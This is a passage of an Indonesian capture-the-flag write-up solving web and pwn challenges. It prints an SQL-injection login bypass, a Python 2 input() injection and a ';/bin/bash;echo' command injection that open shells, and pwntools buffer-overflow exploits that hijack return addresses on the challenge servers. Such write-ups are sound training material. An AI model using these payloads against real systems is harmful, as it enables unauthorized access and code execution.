Kita bisa menggunakan payload sederhana dari SQLi yaitu admin' or '1'='1 . Kita coba gunakan pada kedua form





Ternyata pada variable username akan direfleksikan Ketika telah berhasil membypass authentikasinya. Maka dari itu kita bisa menggunakan Kembali SQLi untuk mengekstrak semua data pada databasenya. Kita menggunakan konsep try and error. Lalu mendapatkan payload terakhir yaitu **HantuSiber' and 1=1 UNION select 1,2,3,4,5 -- -**

Admin Page


Welcome Back HantuSiber' and 1=1 UNION select 1,2,3,4,5 -- -!

Flag: cyberwarriors{Was_Logged_in_with_correct_user!};

LOG OUT


FLAG = cyberwarriors{Was_Logged_in_with_correct_user!}

Ping Pong Dash




Deskripsi

Diberikan sebuah website dengan tampilan sebagai berikut



Analisis


Setelah Melihat tampilan website, kita diarahkan untuk menuju ke halaman /ping




Setelah mengakses /ping, halaman tidak menerima perintah GET

Solusi

Karena Perintah GET tidak bisa, kita akan mencoba perintah POST. Kirim request menggunaan burpsuite



Response yang didapatkan berupa 404 Not Found , dan Tampilan send me Json {"message" : "ping"}. Kita langsung aja mengirimkan JSON sesuai dengan tampilan. Dan jangan lupa menambahkan **Content-type Header JSON (Content-Type: application/json)** pada request.



FLAG = cyberwarriors{und3rr4ted_bug_bu7_d4ng3rous}

Pwn

Py Pwn 1

Deskripsi

Diberikan sebuah program yang diprogram menggunakan Python versi 2.

```python
#!/usr/bin/env python2

import os, sys
import subprocess
from random import randint

try:
    secret = randint(0, 999999)
    key = input("[>] Insert Key: ")

    if key == secret:
        print "[*] Correct!"
    else:
        print "[!] Wrong!"
except:
    print "[!] Wrong!"

```

Analisis

Setelah dianalisis Terdapat vulnerability python2 dimana pengguna bisa menginjeksi kode melalui input.

Solusi

Kita take over host dengan bash


```
rayhan@asusbook:~$ nc 103.13.207.182 20000
[>] Insert Key: os.system("/bin/bash")
```

Flag terletak direktori root (/)

```
var
cat flag.txt
cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}
```

FLAG = cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}

License Key



Deksripsi

Diberikan sebuah file chall yang meminta inputan license Key untuk dapat mendapatkan flag

Analisis

Kita unduh terlebih dahulu file chall yang diberikan, kemudian lakukan checksec dan file pada file tersebut

```
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortifi
d       Fortifiable  FILE
Full RELRO      No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH   77 Symbols    No       0
2       license
```

```
rayhan@asusbook:~/Downloads$ file license
license: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.
so.2, BuildID[sha1]=927029ab0f0012d4c94fa4ac4625411777341111, for GNU/Linux 3.2.0, not stripped
```

Kemudian, decompile program tersebut kedalam IDA Pro

```
int vuln()
{
  char s1[256]; // [rsp+0h] [rbp-100h] BYREF

  puts("Masukkan license key yang valid untuk mendapatkan flag:");
  gets(s1);
  if ( strcmp(s1, "CSH-2022-FLAG") )
    _exit(0);
  return puts("Kok ngga muncul flagnya?");
}
```

Terdapat fungsi tersembunyi yang akan menampilkan flag apabila dipanggil

```
int getFlag()
{
  puts(&s);
  puts(&byte_2060);
  puts(&byte_2088);
  return system("cat flag.txt");
}
```

Sampai disini kita tahu bahwa program tersebut memiliki PIE protection dan NX/DEP enabled, sehingga yang harus kita lakukan adalah memodifikasi alamat return address dari fungsi vuln() ke fungsi getFlag().

Solusi

Dikarenakan alamat main diberitahu oleh soal, maka bisa kita buat program sebagai berikut

C: > Users > rayhan > Downloads > exploit.py

```python
from pwn import *

elf = context.binary = ELF("./license")
p = remote('103.13.207.177', 20006)
#p = process()

p.recvuntil(b': ')
address = int(p.recvline(), 16)
elf.address = address - elf.sym['main']

payload = b"CSH-2022-FLAG" + b"\x00" + b"A"*250
payload += p64(elf.sym['getFlag'])

p.sendline(payload)
p.interactive()

```

Kita input string sesuai license yang diminta, kemudian gunakan hex code \x00 untuk membatasi string. Selanjutnya masukkan junk char ke 250 buffer yang tersisa (termasuk alamat RBP) untuk memodifikasi return address

```
rayhan@asusbook:~/Downloads$ python3 exploit.py
[*] '/mnt/c/Users/rayhan/Downloads/license'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.13.207.177 on port 20006: Done
[*] Switching to interactive mode
 Cyber Security Hackathon

Masukkan license key yang valid untuk mendapatkan flag:
Kok ngga muncul flagnya?

   Selamat! Ini Flagnya~

[*] Got EOF while reading in interactive
$
```

Kita berhasil masuk kedalam fungsi getFlag(). Akan tetapi, nilai return dari system("cat flag.txt") tidak muncul.

Setelah melakukan research selama beberapa jam, ditemukan sebuah artikel menarik yang berkaitan dengan problem ini

```
W...w...Wait? Who put this backdoor out back here?
[*] Got EOF while reading in interactive
$
$
[*] Closed connection to pwn-2021.duc.tf port 31921
[*] Got EOF while sending in interactive
```

I got an EOF while running this code. This is a common problem in Ubuntu-based machines.

https://stackoverflow.com/questions/60729616/segfault-in-ret2libc-attack-but-not-hardcoded-system-call

Giving it a read will tell about the problem and how to fix it. Just add "ret" after overwrite. We can find a perfect gadget ret for our exploit using ROPgadget.

```
└─$ ROPgadget --binary outBackdoor | grep ": ret"
0x0000000000401016 : ret
0x000000000040117a : ret 0xfffe
0x0000000000401062 : retf 0x2f
```

Nilai flag tidak muncul karena masalah pada ubuntu-based machine. Berdasarkan writeup tersebut, solusi yang bisa kita lakukan yaitu menambahkan address dari ret itu sendiri sebelum alamat getFlag.


Diketahui bahwa alamat ret berada pada +98 dari alamat awal fungsi vuln()

```python
from pwn import *

elf = context.binary = ELF("./license")
p = remote('103.13.207.177', 20006)
#p = process()

p.recvuntil(b': ')
address = int(p.recvline(), 16)
elf.address = address - elf.sym['main']

payload = b"CSH-2022-FLAG" + b"\x00" + b"A"*250
payload += p64(elf.sym['vuln']+98)
payload += p64(elf.sym['getFlag'])

p.sendline(payload)
p.interactive()
```

```
rayhan@asusbook:~/Downloads$ python3 exploit.py
[*] '/mnt/c/Users/rayhan/Downloads/license'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.13.207.177 on port 20006: Done
[*] Switching to interactive mode

 Cyber Security Hackathon

Masukkan license key yang valid untuk mendapatkan flag:
Kok ngga muncul flagnya?

   Selamat! Ini Flagnya~

cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}
```

FLAG = cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}

BO 1



Deskripsi

Diberikan program dengan kode sebagai berikut

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[140]; // [rsp+0h] [rbp-90h] BYREF
  int v5; // [rsp+8Ch] [rbp-4h]

  _init__(argc, argv, envp);
  v5 = 31337;
  printf("[>] Nama: ");
  gets(v4);
  if ( v5 == -559038242 )
  {
    putchar(10);
    puts("[*] Backdoor actived");
    puts("[*] Access granted...");
    system("/bin/sh");
  }
  else
  {
    printf("[*] Welcome %s!\n", v4);
  }
  return 0;
}
```

Analisis

Kita perlu merubah nilai variabel v5 menjadi nilai yang dibutuhkan untuk masuk kedalam percabangan tersebut.

Berikut checksec dari file bo1

```
rayhan@asusbook:~/Downloads$ checksec --file=bo1
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortifie
d       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   71 Symbols      No      0
2       bo1
```

Solusi

Kita buat program seperti dibawah ini


```python
from pwn import *

elf = context.binary = ELF("./bo1")
p = remote('103.13.207.177', 20002)
p = process()

p.recvuntil(b': ')

payload = b"A"*140 + p64(0xDEADC0DE)

p.sendline(payload)
p.interactive()
```

Jalankan secara lokal terlebih dahulu. Apabila berhasil, maka dapat menjalankan nya pada nc yang telah diberikan

```
$ cat flag.txt
cyberwarriors{successfully_modified_address}$
```

FLAG = cyberwarriors{successfully_modified_address}

BO 2



Deskripsi

Diberikan file BO2, dan jika di cek deteails makan akan mendapatkan hasil sebagai berikut

```
rayhan@asusbook:~/Downloads$ file bo2
bo2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, B
uildID[sha1]=6c48bb79c589f152c132c9852994bb2d9a2193d0, for GNU/Linux 3.2.0, not stripped
rayhan@asusbook:~/Downloads$
```

```
rayhan@asusbook:~/Downloads$ checksec --file=bo2
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortifie
d       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   70 Symbols      No       0
2       bo2
rayhan@asusbook:~/Downloads$
```

Analisis

Kita analisis dengan cara decompile program menggunakan IDA Pro

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[128]; // [rsp+0h] [rbp-80h] BYREF

  _init__(argc, argv, envp);
  printf("[>] Nama: ");
  gets(v4);
  printf("[*] Welcome, %s!\n", v4);
  return 0;
}
```

Berdasarkan data diatas, yang perlu kita lakukan adalah membelokkan return address fungsi main ke fungsi secret()

Solusi

Berikut eksploit yang telah dibuat

```python
from pwn import *

elf = context.binary = ELF("./bo2")
p = remote('103.13.207.177', 20003)
#p = process()

p.recvuntil(b': ')

payload = b"A"*136 + p64(0x0000000000401244) + p64(0x0000000000401196)

p.sendline(payload)
p.interactive()
```

Kita tambahkan address dari ret sebelum address secret untuk mengindari problem yang sama dengan soal license

```
$ cat flag.txt
cyberwarriors{access_granted_hackers!}$
```

FLAG = cyberwarriors{access_granted_hackers!}

MD5 Generator

Deskripsi

Diberikan sebuah file yang akan meminta sebuah input string dan kemudian melakukan kalkulasi md5sum dari input tersebut, setelah itu di tampilkan. Berikut programnya setelah didecompile

```
24  v12 = 0;
25  setbuf(_bss_start, 0LL);
26  puts("Selamat datang di program MD5hash Generator");
27  printf("Silahkan masukkan kata yang ingin digenerate : ");
28  __isoc99_scanf("%s", v4);
29  sprintf(s, "echo %s | md5sum", (const char *)v4);
30  system(s);
31  return 0;
32 }
```

Analisis

Setelah analisis maka didapatkan input menggunakan scanf, dan diconcat langsung kedalam bash script di dalam kode

Solusi


solusi dari soal tersebut yaitu menginjeksi kode di dalam input string untuk mendapatkan flag. Karena menggunakan scanf, kita tidak bisa menginputkan karakter spasi dan juga petik. Oleh karena itu, berikut payload yang digunakan

;/bin/bash;echo

```
cat flag.txt
cyberwarriors{c0d3_1nj3ct1on_eZ}
```

FLAG = cyberwarriors{c0d3_1nj3ct1on_eZ}

Arsip



Deskripsi

Dikasih program chall , program yang membaca nilai dari sebuah array

Analisis


```
1
2 int baca_data(void)
3
4 {
5   int iVar1;
6   long in_FS_OFFSET;
7   int local_14;
8   long local_10;
9
10  local_10 = *(long *)(in_FS_OFFSET + 0x28);
11  printf("Masukkan indeks: ");
12  __isoc99_scanf(&DAT_0010201a,&local_14);
13  if (local_14 < 6) {
14    printf("Nilai yang tersimpan: %s\n",&data + (long)local_14 * 10);
15    iVar1 = printf("Bye!");
16  }
17  else {
18    puts("Indeks terlalu banyak!");
19    iVar1 = 0;
20  }
21  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
22                    /* WARNING: Subroutine does not return */
23    __stack_chk_fail();
24  }
25  return iVar1;
26}
27
```

